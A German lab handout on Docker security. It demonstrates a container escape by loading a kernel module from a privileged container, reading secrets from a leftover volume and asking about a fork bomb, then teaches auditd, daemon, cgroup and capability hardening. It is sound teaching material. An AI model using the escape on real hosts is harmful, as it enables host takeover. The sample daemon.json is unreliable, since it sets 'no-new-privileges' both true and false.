  cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,
  cap_mknod,cap_audit_write,cap_setfcap
5 Ambient set =
```

Verlassen Sie den Container und erstellen Sie nun einen neuen Container, jedoch diesmal mit dem "privileged" Flag.

```
1 docker container run -it --privileged alpine sh
```

Installieren Sie erneut libcap und führen Sie den capsh Befehl wie oben aus. In dieser Liste ist auch CAP_SYS_MODULE enthalten. Diese Capability wird gerne von Angreifern missbraucht, um Zugriff auf ein Host System zu erlangen.

Aufgabe 3.8

Was erlaubt CAP_SYS_MODULE zu tun?

Hint: <http://man7.org/linux/man-pages/man7/capabilities.7.html>

Wir wollen nun die Capability CAP_SYS_MODULE verwenden um aus dem Container auszubrechen. Das heisst, dass wir Zugriff auf das Host System erlangen wollen. Lassen Sie den Tab mit dem privileged Container offen und öffnen Sie ein neues Terminal Tab. Darin wechseln Sie in den Ordner **"~/dockerlab2/escapebykernel"**, welcher folgende zwei Dateien beinhaltet.

docker_module.c	Eine in C geschriebene Datei, welche mit dem Makefile zu einem Modul kompiliert werden kann. Die Datei enthält eine Funktion die beim Laden des Moduls (docker_module_init) und eine, die beim Beenden des Moduls (docker_module_exit) ausgeführt wird. Beide Funktionen geben auf der Konsole eine Textnachricht aus.
Makefile	Wird verwendet um das docker-module.c zu kompilieren.

Damit wir das Makefile verwenden können benötigen Sie das Programm make. Dieses wurde bereits auf Ihrem Linux Client installiert.

Information

Wenn Sie mehr über make erfahren wollen, lesen Sie hier:

https://www.tutorialspoint.com/unix_commands/make.htm

Generieren Sie die Datei "docker_module.ko" aus "docker_module.c".

```
1 sudo make all
```

Hinweis

Falls Sie eine Fehlermeldung erhalten, können Sie versuchen diese mit dem Befehl "sudo make clean" zu beheben.

Geben Sie nun das docker_module.ko in Base64 Darstellung in ein File aus und kopieren Sie den Output aus der Datei.

```
1 base64 docker_module.ko > docker_module_base64
```

Im Terminal Tab, in welchem der privileged Container läuft, sollen Sie nun den Base64 Text verwenden. Fügen Sie im Container den Base64 Text in eine Datei namens "output.txt" ein. Verwenden Sie hierfür z.B. nano als Editor. Sie können nano über "apk add nano" installieren.

Mit dem Befehl "base64 -d ..." wird aus dem Base64 Text wieder eine Datei.

```
1 base64 -d output.txt > /tmp/docker_module.ko
```

Nun wollen wir dieses Kernel Modul über den Container auf dem Host laden. Den entstandenen Output können wir mit "tail -f" beobachten. Dabei soll die Kernel Log Datei beobachtet werden. Wechseln Sie nun in den Tab, in welchem ihr Host System läuft und führen Sie den "tail" Befehl aus.

```
1 sudo tail -f /var/log/kern.log
```

Im Container Terminal Tab laden Sie nun das Modul, beobachten Sie dabei den Output des "tail" Befehls.

```
1 insmod /tmp/docker_module.ko
```

Entfernen Sie nun das Modul. Das gibt Ihnen erneut einen Output im Terminal mit dem "tail" Befehl.

```
1 rmmod /tmp/docker_module.ko
```

Wie Sie sehen, konnte das Modul erfolgreich geladen, ausgeführt und wieder entfernt werden. Sie haben mit dem "privileged" Flag dem Container gefährlich viele Capabilities gegeben. Als Angreifer haben Sie lediglich CAP_SYS_MODULE ausgenutzt und ein Kernel Modul auf dem Host geladen. Sie können jedoch sämtliche Kernel Features in Ihrem Kernel Modul nutzen die der Host Kernel hergibt! Damit stehen Ihnen alle Türen zum Host offen und Sie können sämtliche Aktionen auf dem System des Opfers ausführen.

Es soll Ihnen klar sein, dass ein Container wenn immer möglich den Grundsatz "Least Privilege" erfüllen sollte, respektive muss ☹. Das heisst ein Container hat immer nur soviel Rechte, wie er für die Ausführung benötigt. Kapitel 4.5 und 4.6 behandelt entsprechende Massnahmen zum Schutz vor Kernelspace Manipulationen.

Beenden Sie die den Container und räumen Sie ihn ab.

3.6. Dangling Volumes

Sie haben sich bereits im vorherigen Versuch mit Volumes beschäftigt. Dabei haben Sie auch den "dangling=true" Filter verwendet.

Aufgabe 3.9

Was soll dieser Filter nochmals bewirken?

Das Löschen eines Containers mit einem angehängten Volume, löscht das Volume nicht. Das hat zur Folge, dass ungenutzte Volumes auf dem Host System verbleiben. Die Idee hinter diesem Angriff ist, dass diese noch herumschwirrenden Volumes gegebenenfalls wieder an einen neuen Container angebunden werden können. Sind in diesen Volumes sensitive Daten gespeichert, können diese missbräuchlich von anderen Containern gelesen werden. Das kann zum Beispiel der Fall sein, wenn Sie ein Image laden, dass die vorhandenen Volumes scannt und diese versucht einzubinden. Die darin enthaltenen Dateien könnten nun vom Angreifer abgegriffen und zu sich übertragen werden.

Erstellen Sie ein neues Volume.

```
1 docker volume create credentials
```

Inspizieren Sie das erstellte Volume. Der Mountpoint gibt Ihnen dabei an, wo sich das Volume auf Ihrem Host befindet.

```
1 docker volume inspect credentials
```

Wir schreiben nun eine pseudo Passwort Datei in das neu erstellte Volume und schützen die Datei mit passenden Dateiberechtigungen. Dafür verwenden wir einen Container. Der Container wird nach Beendigung seiner Aufgabe direkt abgeräumt.

```
1 docker container run -itd --rm --mount type=volume,src=credentials,dst=/
  secrets/ --name danglingcontainer alpine /bin/sh -c 'echo {"username":"
  root","password":"root"} > secrets/secretfile && chmod -R 600 /secrets'
```

Nun verwenden wir den "dangling=true" Filter um die Volumes anzuzeigen, welche keinen Container mehr zugewiesen haben. Sie sehen noch immer das Volume "credentials".

```
1 docker volume ls -q -f "dangling=true"
```

Ein Angreifer auf dem Hostsystem kann das Volume nicht ohne weiteres Auslesen, es fehlen die nötigen Berechtigungen (ausser der Angreifer hat bereits root erlangt).

Versuchen Sie die Datei direkt über den Docker Volume Pfad auszulesen.

```
1 cat /var/lib/docker/volumes/credentials/_data/secretfile
```

Wie Sie sehen, können unprivilegierte Benutzer die Datei nicht auslesen.

Starten Sie nun einen neuen Container, an welchen sie das zuvor erstellte Volume anhängen.

```
1 docker container run -it --rm --mount type=volume,src=credentials,dst=/
  secrets/ alpine /bin/sh
```

Geben Sie das secretfile mit folgendem Befehl aus:

```
1 cat /secrets/secretfile
```

Es ist nun klar, dass durch das Entfernen eines Containers nicht automatisch auch die verknüpften Volumes abgeräumt werden. Ein Angreifer könnte dieses Volume in einen Container einbinden und den Inhalt auslesen.

Verlassen sie den Container und räumen Sie das Volume ab.

```
1 docker volume rm credentials
```

4. Schützen

Sie haben gelernt, dass Docker verschiedene Angriffsvektoren bietet. Nun geht es darum, dem Angreifer das Leben so richtig schwer zu machen. Am Anfang des Kapitels 2 haben Sie Docker Security Bench gestartet. Sie werden nun einige der mit [WARN] gekennzeichneten Einträge beheben.

4.1. Audit

Als erstes sollen die Docker Security Bench Punkte 1.5 bis 1.11 behoben werden. In diesen Punkten wird oft der Begriff Audit verwendet. Audit ist ein Linux-Subsystem für die Zugriffsüberwachung, welches Systemvorgänge auf Kernebene protokolliert. Audit wurde für Sie bereits vorinstalliert.

```
[WARN] 1.5 - Ensure auditing is configured for the Docker daemon
[WARN] 1.6 - Ensure auditing is configured for Docker files and directories - /var/lib/docker
[WARN] 1.7 - Ensure auditing is configured for Docker files and directories - /etc/docker
[WARN] 1.8 - Ensure auditing is configured for Docker files and directories - docker.service
[WARN] 1.9 - Ensure auditing is configured for Docker files and directories - docker.socket
[WARN] 1.10 - Ensure auditing is configured for Docker files and directories - /etc/default/docker
[WARN] 1.11 - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json
```

Abbildung 4: Docker Security Bench Audit

Erstellen Sie als erstes eine Testdatei die wir auditieren werden.

```
1 touch ~/dockerlab2/audittest
```

Erstellen Sie nun im Ordner **"/etc/audit/rules.d"** eine Datei **"docker.rules"**. Audit kompiliert alle Dateien in diesem Ordner, welche mit ".rules" enden in eine zusammen.

```
1 sudo nano /etc/audit/rules.d/docker.rules
```

Fügen Sie folgenden Inhalt hinzu. Mit "-w" geben Sie an, dass Audit diese Dateien/Ordner beobachten soll. Die Option "-p" gibt schlussendlich an, auf was Audit hören soll (**r**ead, **w**rite, **e**xecution, **a**tttribute change). Speziell auf **"/etc/docker/daemon.json"** wollen wir auf Lese-, Schreib- und Attributänderungsoperationen hören. Wir werden das Konzept anhand der letzten untenstehenden Zeile nachvollziehen.

```
1 -w /usr/bin/docker -p wa
2 -w /var/lib/docker -p wa
3 -w /etc/docker -p wa
4 -w /usr/lib/systemd/system/docker.service -p wa
5 -w /usr/lib/systemd/system/docker.socket -p wa
6 -w /etc/default/docker -p wa
7 -w /etc/docker/daemon.json -p rwa
8 -w /usr/bin/docker-containerd -p wa
9 -w /usr/bin/docker-runc -p wa
10 -w /home/labadmin/dockerlab2/audittest -p rwa
```

Starten Sie den Audit Service neu damit die Änderungen übernommen werden.

```
1 sudo systemctl restart auditd
```

Nun wird alles geloggt, was Sie mit den oben aufgelisteten Dateien und Ordnern machen.

```
1 sudo sh -c 'echo {} > /home/labadmin/dockerlab2/audittest'
```

Und so können Sie zum Beispiel die auditierten Datei Operationen inspizieren.

```
1 sudo aureport -f
```

Nun denken Sie bestimmt: wer macht das schon von Hand?!

Die Audit Logs werden meistens von Tools verwendet. Diese Tools visualisieren die Events in den Logs und geben so eine Übersicht der Tätigkeiten auf dem System. So können Sie unerwartete Manipulationen oder Anomalien erkennen und entsprechend reagieren.




Abbildung 5: Auditd Visualizer Tool

(<https://www.elastic.co/guide/en/beats/filebeat/5.6/filebeat-module-auditd.html>)

4.2. Docker Daemon

Der Docker Daemon ist das Herzstück der Docker Engine. Der Docker Daemon erhält die Anweisungen vom Docker Client und führt diese aus. Es ist naheliegend, dass der Daemon gesichert sein muss. Wenn ein Angreifer Zugriff auf den Docker Daemon erlangt, hat er die Kontrolle über den Docker Host.

Docker Security Bench behandelt den Daemon in zwei eigenen Kategorien: "Docker Daemon Configuration" und "Docker Daemon Configuration files".

```
[INFO] 2 - Docker daemon configuration
[WARN] 2.1 - Ensure network traffic is restricted between containers on the default bridge
[PASS] 2.2 - Ensure the logging level is set to 'info'
[PASS] 2.3 - Ensure Docker is allowed to make changes to iptables
[PASS] 2.4 - Ensure insecure registries are not used
[PASS] 2.5 - Ensure aufs storage driver is not used
[INFO] 2.6 - Ensure TLS authentication for Docker daemon is configured
[INFO]      * Docker daemon not listening on TCP
[INFO] 2.7 - Ensure the default ulimit is configured appropriately
[INFO]      * Default ulimit doesn't appear to be set
[WARN] 2.8 - Enable user namespace support
[PASS] 2.9 - Ensure the default cgroup usage has been confirmed
[PASS] 2.10 - Ensure base device size is not changed until needed
[WARN] 2.11 - Ensure that authorization for Docker client commands is enabled
[WARN] 2.12 - Ensure centralized and remote logging is configured
[INFO] 2.13 - Ensure operations on legacy registry (v1) are Disabled (Deprecated)
[WARN] 2.14 - Ensure live restore is Enabled
[WARN] 2.15 - Ensure Userland Proxy is Disabled
[PASS] 2.16 - Ensure daemon-wide custom seccomp profile is applied, if needed
[PASS] 2.17 - Ensure experimental features are avoided in production
[WARN] 2.18 - Ensure containers are restricted from acquiring new privileges
```

Abbildung 6: Docker Security Bench Docker Daemon Configuration

Im Folgenden wird der Inhalt der Docker Daemon Konfigurationsdatei erklärt. Sie finden den Inhalt der Datei, welcher besprochen wird, weiter unten im Script.

”icc” steht für Inter Container Communication. Mit diesem Eintrag verbieten Sie die Kommunikation zwischen Containern, wenn Container im Standardnetzwerk **”docker0”** erstellt werden. Nun müssen Container explizit in ein Netzwerk gesetzt werden, damit Sie kommunizieren können. Somit verhindern Sie, dass ein Container Netzwerk Traffic anderer Container mithören kann.

Mit **”usersns-remap”** können Sie den User Namespace anpassen. In Kapitel 4.8 werden Sie diese Thematik genauer behandeln.

”log-driver” erlaubt es einen Logger zu definieren, um Informationen von laufenden Containern und Services zu erhalten. Diese können zum Beispiel an einen Log Server gesendet werden, welcher über **”log-opts”** angegeben wird.

”live-restore” gibt an, dass wenn der Docker Daemon zum Beispiel für Wartungszwecke aussetzt, die Container weiter funktionieren. Normalerweise würden die Container sonst beendet werden, da Sie ihre Verbindung zum Docker Daemon verloren haben. Vor allem in einer Produktiven Umgebung macht diese Option Sinn, um den Betrieb aufrecht zu erhalten.

Einer der spezielleren Einträge ist **”default-ulimits”**. Ulimits limitiert die Rechenressourcen, welche ein Container verwenden darf. Diese Einstellung kann helfen, DDoS Angriffe abzuwenden. Sie können Ulimits mit **”ulimit -a”** auflisten, um einen Überblick zu erhalten. Wird Ulimit nirgends definiert, nimmt Docker für die Container die Ulimits des Host. Die Ulimit Thematik überschreitet den Scope dieses Dokumentes. Jedoch sei gesagt: Ulimit soll als erste Ressourceneinschränkung für Containers verwendet werden. Sie werden einen ähnlichen Mechanismus der Ressourcenverwaltung in Kapitel 4.4 kennenlernen.

”no-new-privileges” verhindert, dass mit Container mehr Privilegien via s-bit erlangt werden können.

Der Docker Daemon startet einen sogenannten eigenen Userland Proxy, um Port Forwarding zu ermöglichen. Wenn das darunterliegende System Hairpin NAT unterstützt, kann über den Eintrag **”userland-proxy”** der Docker default

überschrieben werden. Hairpin NAT hat eine bessere Performance und setzt auf Iptables Funktionalität anstelle einer zusätzlichen Komponente. Das reduziert die Angriffsfläche.

Information

Mehr über Hairpin NAT erfahren Sie hier:

https://en.wikipedia.org/wiki/Network_address_translation#NAT_loopback

Es besteht bereits eine Daemon Konfiguration. In dieser wurde bereits ein Registry Mirror definiert, damit Image Pulls gecached werden und nicht immer wieder von Docker Hub geladen werden. Dieser Eintrag darf **NICHT** gelöscht werden. Andernfalls werden Sie Probleme mit den frei verfügbaren Pull Limiten von Docker Hub bekommen. Ergänzen Sie nun die Konfigurationsdatei **"/etc/docker/daemon.json"**.

```
1 {
2   "registry-mirrors": ["https://dockerhub-mirror.zh.switchengines.ch"],
3   "icc": false,
4   "log-driver": "json-file",
5   "log-opts": {
6     "max-size": "10m",
7     "max-file": "3",
8     "labels": "production_status",
9     "env": "os,customer"
10  },
11  "live-restore": true,
12  "no-new-privileges": true,
13  "userland-proxy": false,
14  "default-ulimits": {
15    "nofile": {
16      "Name": "nofile",
17      "Hard": 1024,
18      "Soft": 1024
19    }
20  },
21  "no-new-privileges": false,
22  "userland-proxy": false
23 }
```

Hinweis

Achten Sie beim Anpassen der Konfigurationsdatei auf die exakte Formatierung wie im Beispiel oben. Ist die Datei ungültig, lässt sich der Docker Daemon nicht neu starten.

Nach der Änderung der Datei müssen Sie Docker neustarten, damit die Konfiguration angewendet wird.

```
1 sudo systemctl restart docker
```

Wenn Sie Docker Security Bench nochmals ausführen, werden Sie sehen, dass die meisten Einträge im Kapitel "2 - Docker daemon configuration" nun ein [PASS] aufweisen.


```
1 docker container run -it --net host --pid host --usersns host --cap-add
  audit_control -e DOCKER_CONTENT_TRUST=$DOCKER_CONTENT_TRUST -v /var/lib
  :/var/lib -v /var/run/docker.sock:/var/run/docker.sock -v /usr/lib/
  systemd:/usr/lib/systemd -v /etc:/etc --label docker_bench_security
  docker/docker-bench-security
```


Punkt 2.6 ist nur relevant, wenn Sie auf den Docker Daemon über HTTPS (also über einen entfernten Docker Client) zugreifen wollen. Wenn Sie Docker Client Befehle an einen anderen Docker Daemon senden, kann gemäss Punkt 2.11 für jeden abgesetzten Befehl eine Autorisierung stattfinden. Diese Konfiguration ersparen wir uns für diesen Versuch. Eintrag 2.8 werden Sie im Kapitel 4.8 behandeln. Eintrag 2.12 bezieht sich auf das Logging von Docker Tätigkeiten. Wie im nachfolgenden Befehl ersichtlich, loggt Docker momentan in eine lokale JSON Datei.

```
1 docker info --format '{{.LoggingDriver}}'
```

Sinnvoll wäre es in einer produktiven Umgebung das Logging auf einen Log Server zu verschieben.

4.3. Root

Oftmals wird vergessen einen User zur Verwendung im Container zu definieren. Viele der in Kapitel 3 behandelten Schwachstellen können durch die Angabe eines Users unterbunden oder erschwert werden.



```
[WARN] 4.1 - Create a user for the container
[WARN] * Running as root: test
```

Abbildung 7: Docker Security Bench root in Container

Im ersten Versuch haben Sie Container ohne jegliche Angabe eines Users gestartet.

Aufgabe 4.1

Was für einen User haben Sie in einem Container, wenn Sie keinen definieren?

Hint: Starten Sie irgendeinen Container, verbinden Sie sich mit der Shell des Containers und verwenden Sie den "whoami" Befehl.

In der Praxis wäre das ohne weitere Vorkehrung eine willkommene Einladung für einen Angreifer. Das Dockerfile bietet Ihnen die Möglichkeit, einen eigenen Nutzer für den Container zu spezifizieren. Sie haben in "~/dockerlab2/root" ein solches Dockerfile. Das Dockerfile macht dabei folgendes:

- Erstellt einen System Nutzer, ohne Passwort, ohne Home Ordner, ohne Shell
- Fügt den Nutzer der islab Gruppe hinzu
- Mit "/bin/false" geben wir an, dass der Nutzer nach dem Login direkt aus seiner Shell Session ausgeloggt wird.
- Gibt dem Nutzer Rechte auf dem Ordner "userdata"

```
1 FROM alpine
2 RUN mkdir /userdata
3 RUN addgroup -S islab && adduser -S -s /bin/false -G islab islab
4 RUN chown -R islab:islab /userdata
5 USER islab
```

Erstellen Sie nun aus diesem Dockerfile ein Image und starten Sie den Container, sodass Sie direkt die Shell offen haben. Wenn Sie nun die Passwort Datei lesen wollen wird Ihnen der Zugriff verwehrt.

```
1 cat /etc/shadow
```


Diese Datei hat die Berechtigungen 0640 also keine Berechtigungen für Nutzer ausserhalb der Gruppe shadow.

```
1 ls -l /etc/shadow
```

Sie können auch einen Nutzer direkt mit dem "docker container run" Befehl mitgeben. Hierfür können Sie das Flag "--user <uid>:<gid>" verwenden. Substituieren Sie uid und gid mit einer ID grösser 1000. Falls Sie ein Image brauchen, dass einen Nutzer erstellt (zum Beispiel nginx oder das erstellte Image in diesem Kapitel) können Sie auch diesen Nutzer mit Namen anstatt ID angeben.

4.4. cgroups

Dieses Kapitel soll die Docker Security Bench Einträge 5.10, 5.11 und 5.28 unter der Verwendung von cgroups behandeln.



```
[WARN] 5.10 - Ensure memory usage for container is limited
[WARN] * Container running without memory restrictions: unsecurealpine
[WARN] 5.11 - Ensure CPU priority is set appropriately on the container
[WARN] * Container running without CPU restrictions: unsecurealpine
[WARN] 5.28 - Ensure PIDs cgroup limit is used
[WARN] * PIDs limit not set: unsecurealpine
```

Abbildung 8: Docker Security Bench cgroups

Standardmässig wird ein Docker Container nicht in der Ressourcenzuteilung beschränkt. Das kann dazu führen, dass ein Container sämtliche Ressourcen des Host Systems an sich bindet und die anderen Container so aushungert. Auch Angriffe wie (D)DoS oder Fork Bombs können so erfolgreich sein. Mit cgroups (control groups) können Sie dem entgegenwirken. Zum Beispiel lassen sich folgende Ressourceneinschränkungen definieren:

- CPU Cores (Wieviele Cores soll ein Prozess belegen dürfen)
- CPU Core Affinitäten (auf welchem Core nicht-parallelisierbare Arbeiten ausgeführt werden)
- maximale Anzahl Prozesse die im Container gestartet werden können
- maximale Arbeitsspeicher Auslastung

Hinweis

Weitere Möglichkeiten sehen Sie auf der Hilfe Seite des "docker container run" Befehls:

```
1 docker container run --help
```

Um uns einen Überblick über die cgroups zu verschaffen, verwenden wir eine Stresstest Applikation. Diese startet in einem Container zwei Prozesse, welche ihre zugewiesenen Ressourcen voll auslasten. Sie finden das Dockerfile für die Stresstest Applikation in **"~/dockerlab2/cgroups"**. Erstellen Sie aus diesem Dockerfile ein Image.

```
1 docker image build -t cpustress .
```

Wir wollen nicht das ein Prozess einen vollen CPU Core auslastet. Wir möchten ja immer noch unsere VM bedienen können ☺. Das können Sie mit dem Flag **"cpus"** erreichen. Starten Sie aus Ihrem vorher erstellten Image einen Container mit einem halben CPU Core pro Prozess.

```
1 docker container run -itd --name limited --cpus 0.5 cpustress
```

Lassen Sie sich danach die Ressourcen Statistik aller Container anzeigen. Wir verwenden hierfür das Docker Statistik Tool.

```
1 docker stats
```

Stoppen und entfernen Sie den zuvor erstellten Container.

Sie sollen nun für ein alpine Image die Anzahl der erlaubten Prozesse einschränken. Erstellen Sie hierfür einen Container unter Verwendung des Flags **"pids-limit"** und limitieren Sie auf sechs gleichzeitig laufende Prozesse.

```
1 docker container run -it --name limited --pids-limit 6 alpine sh
```

Öffnen Sie die Docker Statistik in einem neuen Terminal Tab.

```
1 docker stats
```

Wenn Sie nun einen Prozess starten können Sie in der Docker Statistik sehen, wie die Anzahl an PIDs und die Memory Nutzung steigt. Geben Sie diesen Befehl im Terminal Tab ein, in welchem Sie den Container gestartet haben.

```
1 sleep 10
```

Versuchen Sie mehr als sechs Prozesse zu starten. Sie sehen, dass eine Fehlermeldung erscheint. Diese weist darauf hin, dass keine weiteren Prozesse erstellt (fork) werden können. Es werden lediglich sechs Prozesse gestartet.

```
1 sleep 10 & sleep 10 & sleep 10 & sleep 10 & sleep 10 & sleep 10 & sleep 10
```

Aufgabe 4.2

Was ist `() { :; } &;` ? Wie funktioniert das und was denken Sie, wieso wir das hier überhaupt fragen?

Hint: Sie haben das Konstrukt `() { }` schonmal in Kapitel 3 gesehen. Den Rest kriegen Sie über Google heraus.

Sie können nun **"docker stats"** und den Container beenden. Als nächstes untersuchen wir die Zuweisung von CPU Cores. Docker macht es möglich, dass Container auf einen oder mehrere CPU Cores eingeschränkt werden können. Das wollen wir mit dem Flag **"cpuset-cpus"** testen. Das Flag indexiert die vorhandenen CPUs beginnend bei 0.

Hinweis

Ein Bereich von CPU Cores kann in der Form 0-n angegeben werden.
Mehrere einzelne Cores werden über Kommas definiert: 0,3,n.

```
1 docker container run -d --name stress --cpuset-cpus 0 cpustress
```

Mit dem Befehl "htop" sehen Sie die Ressourcen Verteilung Ihrer Maschine. Der Stresstest Prozess ist auf den ersten Core beschränkt. Sie sehen die Core Auslastung oben links.

```
1 htop
```

Verlassen Sie htop durch betätigen der Q Taste. Sie müssen diesen Container entfernen damit wir in der Übung fortfahren können. Andernfalls könnten Ihre CPU Ressourcen darunter leiden .

```
1 docker stop stress && docker rm stress
```

Gehen wir von folgendem Szenario aus: Ihre im Container betriebene Applikation soll nicht mehr als 25% eines CPU Cores verwenden. Andernfalls haben Ihre Programmierer schlechten Code geschrieben oder ein Angreifer erfreut sich an Ihren Ressourcen.

Das Flag «cpu-shares» representiert eine relative Gewichtung. Bedeutet, dass die CPU Zeit relativ zu den Werten der anderen Container zugeordnet wird. Wir haben zum Beispiel zwei Container und wollen diesen CPU Zeit im Verhältnis 80% / 20% zuweisen. Konfigurieren wir die CPU Shares mit den Werten 8 / 2 erhalten wir das gleiche Verhältnis, wie wenn wir als Werte 40 / 10 wählen.

Defaultmässig wird der Wert 1024 verwendet. Mit drei Containern sieht es dann folgendermassen aus: Der erste Container wird mit 1024 und zwei weitere mit 512 gestartet. Folglich erhält der erste Container 50% der CPU Zeit und die anderen jeweils 25%.

Die CPU Zeit Restriktion mit dem CPU Shares Parameter findet nur statt, wenn die CPU bereits hoch ausgelastet ist. Ist keine Last vorhanden, greifen die Restriktionen nicht.

```
1 docker container run -d --name stress1 --cpuset-cpus 0 --cpu-shares 768 cpustress
```

Der zweite Container soll die restlichen 25% ausnutzen dürfen.

```
1 docker container run -d --name stress2 --cpuset-cpus 0 --cpu-shares 256 cpustress
```

Aufgabe 4.3

Wie sind die Ressourcen nun aufgeteilt? Wieviele Prozesse laufen in den Containern?

Entfernen Sie wieder beide Container.

```
1 docker kill stress1 stress2 && docker rm stress1 stress2
```

Eine weitere cgroup ist die Memory Einschränkung. Die Memory Einschränkung wird in Bytes angegeben. Dabei ist es auch möglich die gewünschte Zahl in Kilo- und Megabytes anzugeben. Mit dem Flag "memory" schränken Sie die maximale Memory Allokation ein.

```
1 docker container run -d --name stress1 --memory 256m cpustress
```

Entfernen Sie alle restlichen Container, speziell alle stress Container.

Hinweis

Docker erlaubt es jedoch nicht immer die Verwendung der gleichen cgroups, wenn es um eine Applikation im Swarm oder um ein Compose geht. Für Compose oder Stacks (Compose in Swarm) können Sie folgende Seite konsultieren <https://docs.docker.com/compose/compose-file/>

4.5. Capabilities

Dieses Kapitel behandelt den Docker Security Bench Eintrag 5.25. Diese Warnung kann durch die Anwendung von Capabilities behoben werden.

```
[WARN] 5.25 - Restrict container from acquiring additional privileges
[WARN] * Privileges not restricted: test
```

Abbildung 9: Docker Security Bench Capabilities

Der Linux Kernel ist in der Lage, die Rechte des root Users in verschiedene Einheiten zu unterteilen. Diese Einheiten werden als Capabilities bezeichnet. Zum Beispiel erlaubt die Capability CAP_CHOWN die Verwendung des Befehls "**chown**" um UID und GID von Dateien zu ändern. Mit CAP_DAC_OVERRIDE kann der root User Berechtigungsüberprüfungen beim Lesen, Schreiben und Ausführen von Dateien umgehen. Alle Berechtigungen eines root User, lassen sich in den Capabilities wiederfinden. Somit ermöglichen Ihnen Capabilities die Berechtigungen eines root Users im Container einzuschränken und so den User weniger "gefährlich" zu machen.

Capabilities gelten für Dateien und Threads. Datei Capabilities ermöglichen es Usern, Programme mit höheren Rechten auszuführen.

Aufgabe 4.4

Das haben wir doch in ähnlicher Form in den Linux Übungen gehört? Wie hiess das schon wieder?
Hint: Sie hantierten mit einem bestimmten Bit in den Linux File Permissions.

Thread Capabilities verfolgen den aktuellen Status der Capabilities in laufenden Programmen. In dieser Übung werden wir nicht weiter auf Threads und deren Capabilities eingehen.

Hinweis

Standardmässig schaltet Docker alle Capabilities für einen Container aus und fügt nur diejenigen hinzu, welche für die Ausführung der Befehle im Dockerfile benötigt werden. Die Liste dieser Capabilities können Sie hier nachschlagen:

<https://docs.docker.com/engine/reference/run/#runtime-privilege-and-linux-capabilities>

